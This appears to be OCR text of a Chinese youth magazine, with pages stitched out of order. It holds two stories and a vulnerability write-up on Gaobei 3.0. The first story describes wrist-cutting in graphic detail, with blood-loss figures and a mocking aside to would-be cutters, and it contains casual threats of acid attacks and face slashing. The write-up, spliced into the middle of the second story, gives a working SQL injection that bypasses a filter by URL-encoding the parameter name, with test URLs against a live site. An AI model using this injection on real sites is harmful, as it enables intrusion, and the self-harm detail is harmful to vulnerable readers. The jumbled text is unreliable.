虽然顿儿家的兴起非常具有戏剧效果：仅仅是因为一张彩票，便做到了“行有车代步，食有鱼佐餐”的地步。

尽管顿儿变化很快，可是在上大学以前，我们的关系都一直是非常要好。我不明白的是，为什么仅仅是进了大学，我们的关系就恶化到这个无法挽回的地步。

我对这个问题思索过很久，但是一直都没找到答案。我想把它归结到有钱人自然而然的优越感，但这明显不是真相，而且我也不愿意是这种结果。

我觉得钱虽然重要，但它绝不是我们产生隔阂的根本原因。

自残

掀开左手的袖子，露出脉搏附近三道不整齐的白色疤痕。

这三道疤痕的来历实在是很富有戏剧色彩，它源自我和父母对抗的一次自杀。因为这次事件，我对所有媒体上所说的那种“自杀是软弱行为”的言论嗤之以鼻。这种只有软弱者才能写出来的软弱言论，只有软弱到不敢自杀的软骨头才能自欺欺人喊出什么自杀是软弱的。殊不知就是有这种人的存在，才让那些有可能自杀的人以为自杀是一种很快很舒服的结束生命的方式。

他们都不知道，自杀，很疼，特别是割脉造成的失血。

割开脉搏之后，血一般是慢慢渗透出来的；因为脉搏附近的是静脉。但是失血之后，收缩压开始升高，脉压减少。简单的说就是你可以感觉到心跳越来越快，快到感觉身体里面有架飞机在起飞。

当然还有看到血流出来之后的心理恐惧，这些都不算什么了，比起心都要跳出来的感觉实在是不算什么。心慌、难受、头晕种种感觉一拥而上，还有那种无力。

一般来说，失血一升会很难受，两升肯定休克，三升直接就蒙主召唤了。

我是用砸碎的啤酒瓶碎片割脉的，那个东西实在是不够锋利（相对现在用的手术刀而言），我是一口气划了三下才停住。

我忘记自己是什么表情了，不过父亲的脸扭曲成那样实在是让我印象深刻。

这之后就是昏迷，然后例行的缠纱布，伤口处理等等。

我以前想，脉搏之所以会越跳越快，是因为身体不希望我就这么死去。而事实上，这是它在努力的增加回心血量，调整体内有效循环量，以保证心、肾、脑等重要器官的供血。换句话说，身体也认为自残是错误的行为，它要弥补这种错误。

为什么割脉？我怎么记得？这种过去那么久的事情有必要提起么？不过那之后我觉得生活轻松了很多，依稀觉得父母对我的管教也没那么严了。

这三道疤痕从产生之初就决定它好不了，父母建议过我做手术把疤痕淡化一下，毕竟也是做医生的人，弄的跟黑社会一样影响不好。

我拒绝了，一方面我不想抹杀过去，一方面觉得，这疤痕其实还很好看。

……

考虑到现在生活水平的普遍提高，人身体素质的大幅下降（可以买到更好的刀子，皮肤也更容易被切开），如果有希望割脉的同学，我认为你应该提前把120叫到家里，毕竟这东西很不好玩，而且，很疼。

换句话说，谨遵医嘱吧。

妄言

顿儿不知从哪里弄到了我的电话，他说请我去泡吧，我答应了。

我在想他为什么要请我去“喝酒”，按道理说，毕业之后我就和他没有交集了，两个人就是平行线，八杆子打不到一起。

他会如在学校那般对我使坏么？算了，顶多就是灌醉之后被丢到马路上吧，谁怕谁？一时间热血上头，一分钱不带的冲出了家门。

顿儿开车在门口等着，冲我笑了笑：“有些日子没见了吧？”

我有种错觉，这个笑容好久不曾见过了。心中一片凄凉答道：“几个月而已，比起生命的长久，这种程度根本不算什么吧？”

他替我打开车门，“你就是这样倔强，有性格没错，可总是这样，周围的人也会不喜欢吧。”

“和你有关系么？”

“他妈的你怎么说话的，老子这是关心你。”顿儿还是笑笑，说着把我推进了车子，然后关上车门。

“最近不好超速了，你知道不？”顿儿注视着前方，“高速路上超速50%就要吊销执照，唉。我真担心今年法拉利在中国卖不出去。”

“你们家不是做法拉利生意的吧？”

“是不做，不过卖轮胎的，多少要知道点社会行情，你说对吧？”

这家酒吧并不昏暗，也不是我见的那种桑拿按摩歌厅一体的，看来顿儿的品位在毕业之后还是上升了不少。

“你看那丫头，不错吧。我很看好哟。”

我回头看到小小的舞台上走上前一位女子，娇小的身材，看起来不到一米六，面上的笑容带着清冷，却满是青春。

“没成年吧？”我淡淡的说道。

“妄下定论是大忌，我保证绝对成年了，而且她唱歌的声音也很有味道。”

那女子站定之后就开始唱了，一首很老的歌，方季惟的《恨在今天再相遇》。

恨在今天再相遇　有许多须挂牵
没法再潇洒　埋葬思忆片段
恨在今天再相遇　有许多苦与酸
没法再轻松　惆怅往事凌乱
共聚一夕　回头要走千圈
共聚一梦　重投痛苦深渊

恨你我两地两心多么远

一哭一笑都迷乱

这首歌让我想到了珠儿，心中隐隐的痛。

“没有看到她以前，你绝对不敢想象萝莉的身体里面也能发出御姐般成熟的声音，哈哈哈。以后再找个御姐唱萝莉歌的就齐活了！”顿儿明显很开心，喝酒的时候声音也大了很多，不过好在周围的环境本身就很嘈杂。

“她叫什么？”

“钟倩，很不错吧。”顿儿面上的表情就仿佛是一只垂涎的小狗。

“你能搞定么？”

“没搞过，要不搞搞看？”

“同意。”

顿儿晃着钥匙圈，拦在了钟倩的路上，钟倩只看了他一眼，只说了一句话。而这一句话直接就让我笑喷了。

她说：“我不和开奥迪的说话。”

……

顿儿明显没有太过难受的表情，他回过头来对我说道：“我还以为你不会再笑了呢。”

“怎么可能，以前不是经常笑的么？”

“那你干吗上学的时候一脸的狗屁样，我想帮你都没机会……搞的我还以为，我们连朋友都没的做了。”

顿儿为什么大学时期对我冷漠起来的原因，我想我是找到了。回想过往，他一直是一个保护弱小者的角色，而某一天，我这个需要保护的人突然不需要他的保护了，他显得没有存在感。

只是他不知道，我根本不是不需要朋友的帮助了，而是我想少给朋友带来点麻烦而已。我一厢情愿的好心，明显被当成了个性孤僻的骄傲。

“我们一直都是朋友的，我们是青梅竹马。”

“唉，我还以为你都忘了。嗯，别的不说，以后只要你想吃想喝想玩了，随时打我电话，哥们随时奉陪加买单。”

我有点想哭，原来错的原因这么简单：妄下定论。顿儿还是原来那个粗神经的顿儿。

“找小姐的话，要自费。”他补了一句。

典故

某天晚上出去乘凉，听到一老头跟一老太聊天，说到新疆现在的情况是“南疆北疆卖儿卖女”。我有点可怜他们，这辈子肯定是没去过新疆的，对于没有去过的地方，他们只能用这种前人留下来的经验作为谈资，津津乐道。

新疆的发展是很快的，不管怎么样，还没穷到卖儿卖女，新疆别的没有，土地却是很多。众所周知，农民只要有土地，就饿不死人。

可惜饿不死人却不代表不被人欺负。

认识在新疆学护理的一个妹妹，毕业后在私营的某家中医院做护士。前三个月是实习期，没工资。按说这种条件已经很苛刻了，不过她还是做了下来，新疆这个地方找份工作不容易。三个月后院长屁都没放一个，就说人员饱和，暂时不需要护士了。

不过话又说回来了，造成这种现象的出现是有社会背景的。为什么这种事情会发生在新疆的首府而不是其他的地方？

对于刚毕业就出来混社会的人来说，日子真的是太难过了。一是推销，二是跑业务，都是这种累死累活一个月一分钱没有还非常有可能倒贴的工作。

人首先应该学会保护自己，只有保护好自己才能不给朋友带来麻烦。我对那个妹妹的遭遇表示同情，却无能为力。

当然这种事情不会发生在我身上，如果是我，我就拿棒球棍打他的头，或者泼硫酸，总之绝不妥协和受辱。

再遇

珠儿给我打了一通电话，这是她主动打给我的，我没等她说话就开始求她能不能不要分手，如果我做的不好，完全可以为了她去改。

她告诉我，她要嫁人了。

我说为什么，我根本还没准备好。

她说我不止一次问过你什么时候娶我，你总是说要先存钱。存钱就比我重要么？

我无语，沉默了一会约她到顿儿前些日子一起去过的那家酒吧。

她出奇的没有反对或者说根本没必要再见了一类的混帐话。

钟倩还是在唱那首歌，虽然老却很有味道的《恨在今天再相遇》，这是周星驰演的一部片子的主题曲，歌曲把忧伤传递的很远很远。

“你真的要嫁人了么？”

“你又不能娶我，我都廿二了，这个年龄本来就是应该嫁人的。”珠儿很少见的表现出了自己的主见。

“我看过一个片子，40岁的老男人找了个20岁的年轻老婆，结婚后发现丈母娘是大自己5岁的初恋情人。你难道真要把我们的关系搞到这种程度么？”

“那这个男人年轻的时候不出手，晚了是活该。”

“这不早跟你说了，我现在还没钱结婚么，你就不能再等等！我他妈过的这么可怜还不都是为了你，你知不知道我在这个狗屁医院混上几年就有希望分到房子？没房子你睡马路还是睡大桥下面？”

“可是我每次问你，你从来没有一次肯定的告诉我，愿意跟我结婚！”她的声音变得高昂起来。

“总之我不管，你是我的，我不允许你嫁给别人。”我冲着珠儿喊了起来“你要是敢嫁给别人，我就划花你的脸，看谁敢要你。”

噗哧，珠儿笑了起来。“别划的太花，就剑心那样的十字伤好了。”

“你刚才说的，‘你是我的’，我很感动。还有，我没有要嫁人，只是你始终不表态，我很生气，明白么？”

我反思之后，觉得自己的独占欲是非常强烈的，我可以同意珠儿离开我，却不同意她和别人在一起，说到底还是已经把珠儿当成了我自己的东西。我承认这种爱情有点变态，不过看情形，珠儿恰恰是喜欢这么一点。而且看情况，我的心思，珠儿已经是完全明白了。

编辑点评：

今年的6月刊上出的是断头台的上卷。有些读者会反映有些看不懂，不过看完这篇断头台2，相信大家就应该会对整个小说有个大概的了解了。整个文章颓废和希望混合其中，有些观点我并不赞同，但是有些观点的确可以理解。可能是6月份的时候我们给文章定了个“未满十八禁读”字样的标签，所以才引出了作者的此番篇头……十八禁不禁？这里讲的不是那个台湾偶像剧，而是有些略带成年人色彩的生活记忆。



有人说流氓是天生的，因为他们内心的叛逆和手段的下流是无法从别处学到的！如果谁做了一天流氓，那他一辈子都会是流氓！

高二了，枫依然如此的流理流气，总是摆出那副天下我第一的傲气！依旧蓬乱的长发、宽大的拖鞋，一身通黑的套装，似乎他永远是这副装扮。

他站在教室门口，看着在讲台上授课的化学老师一言不发。老师斜看了

他一眼，好象什么事都没有发生一样，继续他的讲课。这次也许老师是真的生气了，他每次都迟到，每次都站在门口一言不发，每次都要老师请他进来，好象全世界都欠他什么似的！

他等了大约有2分钟，看老师没有任何反应，就解下自己的背包走到墙边，漫无表情的把包慢慢的靠在教室门口的墙边，然后以一个非常潇洒的转身消失在大家的视线里！他又一次逃课了，又一次进入网吧去通宵，又一次和那些社会青年混在一起，又一次喝的烂醉！

在枫的心里，这并没有什么不对！从他记事开始，没有人管过他，没有人问过他，更没有人跟他讲过什么是对，什么是错！他是个孤儿！从老院长那知道，在他出生的前一个月，爸爸为了他的出生，拼命的挣钱，结果出现意外，死在工地上！妈妈也在他出生几个小时后安然的去了！他被医生送到孤儿院，成了一个没有家的人！17年没有亲情的生活，造就了他的无视，他的高傲，他的叛逆！

在他向班主任保证如果再逃课就自动退学的前提下，他被允许进入教室上课。翻动着自己的课本，他感觉依旧是那么枯燥，没有任何意义！感觉这个世界如此的陌生！他时常在想，这个世界为什么必须靠这些书来维持？都是一些腐朽的文字，如果没有学习，没有考试，没有这像监狱一样的学校，该多好啊！就这样恍恍惚惚的一个上午过去了。

吃过午饭他没敢停留一刻，就径直去了教室，他怕再迟到，怕被学校劝退，他怕看到老院长那慈祥眼神里出现任何一丝的失望！是啊，他不是一个好学生，他是一个流氓，一个孤儿出身的流氓，一个游走在道德边缘的流氓！可就在这个流氓的心里，还有一个地方，一个良心唯一没有被泯灭的地方，那里珍藏着他对父母的思念，以及对年近7旬的老院长的感激！正是因为如此，他才坚持着在他认为极其枯燥的校园里度过一天又一天的生活！

午后的天空出现了片片乌云，6月的天就是这样，雨说下就下！他起身，关好身边的玻璃窗后，又慢慢的坐下，靠在墙上，把另外一只脚放在旁边的凳子上，是的，他可以摆出副流氓样，因为那没有人坐，这是老师怕打扰别人，单独给他准备的桌子！

他摆弄着自己的手表，心里还在思索：我到底是哪一步错了，竟然花了两个小时都没有破掉那套网吧收费系统！想想自己虽然没有跟任何一个人学习过黑客技术，但凭借着这么多年积累的网络知识，破一个网吧的收费系统还不算难事！

此时，老师的讲话打断了他的思考：

"同学们，介绍一下，这位是市一中转来的新同学！希望大家能互相学习，为明年的高考做好准备！"

枫抬起头，看到一个通身粉色，留着一条马尾，满脸清秀，且笑容很甜的可爱女生！

"大家好，我叫夏雯，希望能和大家成为朋友"

在幽雅的鞠躬之后，老师指着枫说，"你先坐在他那里吧！等新教室装修好，再行调整吧！"

当她顺着老师手指的方向望去时，看到一个满身流氓气息的家伙在看着她！突然间，枫似乎迟钝了下，猛的把那只放在凳子上的脚抽了回去！当夏雯坐在他旁边的时候，他嗅到了一股特殊的香气，这股香气在不断的蔓延，甚至于让他趴在桌子上再也睡不着！

在和夏雯同桌的这两个月里，他感觉到这个世界上其实还有很多美好的东西，比如雯那开心的一笑，足以让他花一年的时间去回味，虽然夸张，至少他这么认为！

夏雯喜欢笑，是个不知道忧愁的公主！虽然她的气质让任何人都感觉得到她的高贵，可唯一一点不像公主的地方就是她没有拘束，开心的时候可以和枫扭打成一团；伤心的时候可以哭成一个泪人！她基本每天都是粉色的装扮，似乎她和枫都是那种有着执着格调的人！

她经常央求枫给她讲一些关于计算机的知识，还有些她认为带有传奇色彩的入侵事件！做为回报，她会监督枫不准上课睡觉，不准抽烟，不准喝酒，不准通宵上网……！

在大家的眼里，他们显然是一对甜蜜的情侣，虽然没有一个人去挑白，似乎他们两个心里也都明白——他们喜欢上了对方！

第一次表白，枫明显表现出了紧张，他花光了自己攒了半年的钱，买了一套梳子，有木头的，有金属的，还贝壳做成的，上面分别镶嵌有各色的心型石头，很漂亮！当他把这整盒的梳子恭敬的送到夏雯的手里时，他也许连自己都忘了这些钱他本来打算买台笔记本电脑的！或者他觉得把笔记本电脑换成这些美丽的梳子送给眼前的这个女孩更有意义吧！更或许，他忘了自己曾经是个流氓！

夏雯接到他的礼物很激动，但让她更激动的是盒子里的那张纸条：

雯，遇到你！也许是上天对我这一生最大的恩赐！

是你把我的心带回这七彩的世界！

也是你，让我看到这个世界还有这么多美好的东西！

梳子是有灵性的，它们能把你的烦恼都理去！能给你的笑容添上一道幸福的彩虹！

我向你保证，我不会再浪费自己的青春，为了你，我愿意努力！

我希望，我能时刻看到你的笑容，看到你幸福的身影！

你愿意吗？

读完这些后，夏雯露出了从未有过的幸福的笑容，并当着全班同学的面说："我愿意！"

一个龌龊的流氓，在遇到自己喜欢的女孩后，渐渐的改变了自己！一份甜蜜的爱情慢慢的渗透了两个人的心！也许，他们还不明白真正的爱到底是什么？至少，他们都心动了！为了呵护这纯真的爱，他们都愿意牺牲自己的所有为代价！可是，造化弄人，谁又能预料这份爱能生存多久！

高三的生活是紧张的，大家都要为自己的将来做打算！为将来去拼搏！在中国，高考似乎决定了一个学生的未来，他们将来的命运就要靠几张白纸来判定！听起来似乎有点悲哀，不过现实是极其残酷的，不允许你有半点选择余地！

枫为了挽留他们的爱情，不再去和那些社会败类鬼混，把全部的精力放在学习上！虽然他的功底很差，但在雯的帮助下，已提高不少！他们约定，一起考入南方的一所大学，然后一起毕业，一起工作，一起携手走向社会！

也许老天真的喜欢捉弄人，就在高考的前一个月！雯转学了！事情发生的很突然，就连枫都觉得是在做梦，雯没有留下任何消息就走了！枫像个神经病一样跑遍了学校的各个角落，希望可以见到雯，希望这是个梦，希望雯只是跟他开个玩笑！但，时间终不会倒流，枫在疯狂的寻找了十几天后，他彻底绝望了！好象别人把他当做一个王子高高捧起，享受着各种荣华富贵，却又在一瞬间把他摔落到深谷里，变成了一个臭乞丐，臭流氓！


他不再去学校上课，不再把自己打扮的干干净净！就像一条狗，被主人遗弃，再次过上流浪的生活！甚至在高考的那天，他还在舞厅过着他醉生梦死的生活！他放弃了自己！

直到几个月后，孤儿院一起长大的阿凯告诉他，老院长去世了！是因为他，老院长临去前还在叫他的名字！他又一次疯掉，在喝完20多瓶啤酒后，疯狂的跑向满是车流的马路！他进了医院，左腿骨折，从那时开始，他变成了瘸子，变成了一个瘸子流氓！

南方有很多发达的城市，生活节奏比起北方要快很多！但并非这些城市里的所有地方都生活的很紧张，正如在这个沿海城市的一条不出名的街道里，有一间网吧，名字叫做"停留E刻"！老板是个瘸子，一个左腿残废的瘸子！他总是以那副笑脸去面对所有的客人，虽然他不能站起来去一一迎接！

网吧生意很好，不是因为他那身黑色的装扮，也许大家喜欢这个网吧独有的格调吧！

枫从医院出来后，借了些钱，到这个城市开了这间网吧，在他精心的经营下，网吧的生意一天天的好起来！在三个月后就偿



高贝3.0漏洞分析

非零解

新洞栏首语：

又放假了，看着很多同学的QQ签名都是"放假啦。。放假啦。。。"之类的，偶才猛然想起，原来已经放假了，忙于上班的小编已经忘记假期的存在了；同学们又有了自己自由支配的时间，找漏洞的找漏洞，抓肉鸡的抓肉鸡，估计又要忙乎一阵子了；小编在这里还要婆妈一次：不要搞破坏，心里一定要有那份"黑客守则"，否则你的暑假将...

不多说了，大家看文章吧，这期很多好文章，新漏洞...

从本文你可以学到：

1、高贝3.0系统漏洞分析

2、对防注系统的突破

一、起因

由于今年参与了四川省网络攻防大赛的一些工作，在网上找了很多系统，分析了代码。从几套程序中挑选，最后定为高贝系统3.0的测试版被用来作为比赛金牌的web程序。高贝系统3.0很适合漏洞挖掘的初学者分析，另广告一下：曾云好的《精通脚本黑客》确实是学习分析脚本漏洞的一本好书。

二、Showdown.asp的sql注入漏洞

在Showdown.asp中第12行开始，有如下代码：

```
if request.querystring("soft_id")="" then
   founderr=true
  Response.Write "<script language=javascript>alert('请指定操作的对象!
');javascript:history.back();</script>"
 else
   if not isInteger(request.querystring("soft_id")) then
     founderr=true
     Response.Write "<script language=javascript>alert('参数非法! ');
javascript:history.back();</script>"
      end if
  end if
  call head()
  call menu()
  set rs=conn.execute("select soft_id,soft_rcount from soft")
  sql="UPDATE soft SET soft_rcount = soft_rcount + 1 WHERE
soft_id="&request.querystring("soft_id")
  conn.execute (sql)
  rs.close
  set rs=nothing
  sql="select * from soft where soft_id="&request.querystring("soft_id")
  set rs=server.createobject("adodb.recordset")
  rs.open sql,conn,1,1
  %>
```

在文件里，首先对获取的soft_id判断是不是为空request.querystring("soft_id")="" 或者是不是为整型if not isInteger(request.querystring("soft_id"))，如果soft_id为空或者不是整型就提示错误。当然我们构造的sql注入语句不可能是数字的，文件在这里相当于判断了sql注入。但是对soft_id判断的if语句结束后，在**sql="select * from soft where soft_id="&request.querystring("soft_id")**语句中，soft_id并没有判断和过滤就放入

还了所有的债务！他的笑容使每个来这里上网的人都难以忘记，可他们不知道，这笑容的背后隐藏了多少辛酸！

科技的发展是极快的，网吧必须跟上时代的步伐，时刻保证更新，为了网吧以后的运营，他来到这所城市最大的科技市场，来了解最新硬件的价格情况！他靠拐杖游历在一家家的商铺里。他看完最后一家店的报价后，正准备转身离开，他看到了一个人，顿时他的鼻子开始有了酸楚的感觉，一个坚强的男人眼中多了一些热热的东西！那是雯，他以极快的速度蹒跚到货架的后面，以至于那个快乐的女孩和她身边的英俊的男人不能看到他的存在！

在半个小时的隐蔽跟踪后，他知道夏雯生活在这所城市的一个名牌大学！而那个英俊的男生应该是她的男朋友吧，至少他这么认为！拖着沉重的身体，他回到网吧！本已平静的心开始慢慢的骚动起来，

"小雯，真的是你吗？"

"你还好吗？为什么当初不辞而别？你知道我这两年怎么过的吗？你知道有多想你吗？"

在内心痛苦的挣扎后，他决定去问个明白，他想要知道为什么当初夏雯一声不响的离他而去！他来到了学校的接待室，他自称是她远房的表哥，几年没有见，想看看她的情况！接待室的老头答应马上去找夏雯过来！他坐在沙发上，心里一直七上八下，不知道见到夏雯后该如何去问，如何去面对他曾经最爱的公主，他又不自觉的回忆起了高中的那段幸福生活。

十几分钟后，老头沮丧的回来了！夏雯不在，和她的一个同学外出组织一个爱心活动去了，好象是关于孤儿的！他起身正要走，老头端了杯水过来，放在他身边说："夏雯这个姑娘啊，其实也挺不容易的，她爸爸在两年前破产后自杀了，她妈妈就带她来到这里，那时候她整天哭丧着脸，坐在她外公的院子里，好像在想什么事儿，那时候我和她外公是邻居，经常问她，是不是想爸爸了，她总是说她想起她一个同学，觉得很对不起他，没有说一声就走了！"老头拿起扫帚把接待室的一些垃圾往外边扫边说："我怎么没有听她家人说有什么亲戚啊，你留个电话，我什么时候见到了跟她说，她不一定什么时候回来！"

此时的枫，眼睛已经红肿起来：天那！我的小雯！原来事实是这样，为什么你不跟我说呢？是我错了，你没有放弃我，可我放弃了自己！我还有什么脸面去见你啊！

枫走了，他只留下了一把梳子，是当时那盒梳子中的一把！

他不想打乱雯的生活，于是变卖了网吧，独自回老家去了！

三天后，雯和那个英俊的帅哥来到了"停留E刻"！见到了这里的老板，是个胖女人！

"他以很低的价格把网吧卖给了我，说真的确实很便宜，之后好象他要回河南老家吧！"边说边从抽屉里拿出一张照片！

"哦，这个是他落下的，忘记带了"

一张皱巴巴的照片，上面一个通身黑色衣服的小伙子，身边站着一个粉色裙子的女孩，他们在笑，笑的很甜蜜！

两天后的路况新闻："昨天零晨，从宁波开往河南方向的一辆中巴客车，行驶到安徽国道路段时，撞上路边护栏后，翻滚到桥下！车内21名乘客无一生还！"

………

爱，是需要付出的！无论我们能不能得到期望的收获，但在你开始付出的那一刻，就已无法回头！

编辑点评：

这个故事结局挺悲惨，有点让人无法接受。很多学校里都能看到这样的问题男生，他们叛逆，颓废，自由，随性。这些都和青春有关，年轻的时候，我们希望别人能容许自己犯错，而到了年龄之后，很多人开始不能接受自己犯错……各人对感情和生活的理解是不一样的，的确如作者所说的一样："爱，是需要付出的！无论我们能不能得到期望的收获，但在你开始付出的那一刻，就已无法回头！"但是，我希望大家多往好的地方想想，发现自己出错的时候，即使不能回头，也请停止一错再错的脚步，保持一个宽容乐观的心态。因为那，才是一个侠之大者的成熟心态。

到sql查询语句中，这样的逻辑性错误就导致了sql注入漏洞的形成。

但是存在的漏洞并不能马上就利用，因为文件包含了other\Check_Sql.asp对SQL注入进行了二次判断，代码如下：

```
<%
……
On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")
Fy_a=split(Fy_Url,"&")
redim Fy_Cs(ubound(Fy_a))
On Error Resume Next
for Fy_x=0 to ubound(Fy_a)
Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)
Next
For Fy_x=0 to ubound(Fy_Cs)
If Fy_Cs(Fy_x)<>"" Then
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"select")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"update")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"chr")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"delete%20from")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),";")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"insert")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"mid")<>0 Or Instr(LCase(Request(Fy_Cs(Fy_x))),"master.")<>0 Then
………
%>
```

用的是一个通用防注入程序，这套程序早被lake2大哥分析过，Fy_Url=Request.ServerVariables("QUERY_STRING")不进行url编码原样取得name/value组值，Fy_a=split(Fy_Url,"&")对存在多组的name/value由&符一个个分开，然后再用Request(Fy_Cs(Fy_x))取得value的值（进行过编码），接着用instr如：Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0、Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0等判断value里是否含'、and、select、update等sql注入的关键字。

而防注入系统并没有对name进行检查，我们可以对name值进行url编码，Request.ServerVariables就取不到正常的name/value组值，Fy_Cs(Fy_x)就为空，也就不检查value，这就可以利用漏洞了。

以官方站点url**http://www.gaobei.com/showdown.asp?soft_id=48**为例，soft_id为name值，value的值为48。我们对url的name进行url编码，i对应的十六进制为69，可以构造如下语句**http://www.gaobei.com/showdown.asp?soft_%69d=48**，因为在第一次的判断中已经对soft_id进行过滤，如果soft_id不是整型将会提示错误还要转向到原来的页面，所以在测试漏洞的时候用抓包工具分析。提交**http://www.gaobei.com/showdown.asp?soft_%69d=48 and 1=1**，如图1；提交**http://www.gaobei.com/showdown.asp?soft_%69d=48 and 1=2**，如图2所示。在抓包工具中返回的内容不同，测试成功。




图1　and 1=1返回内容

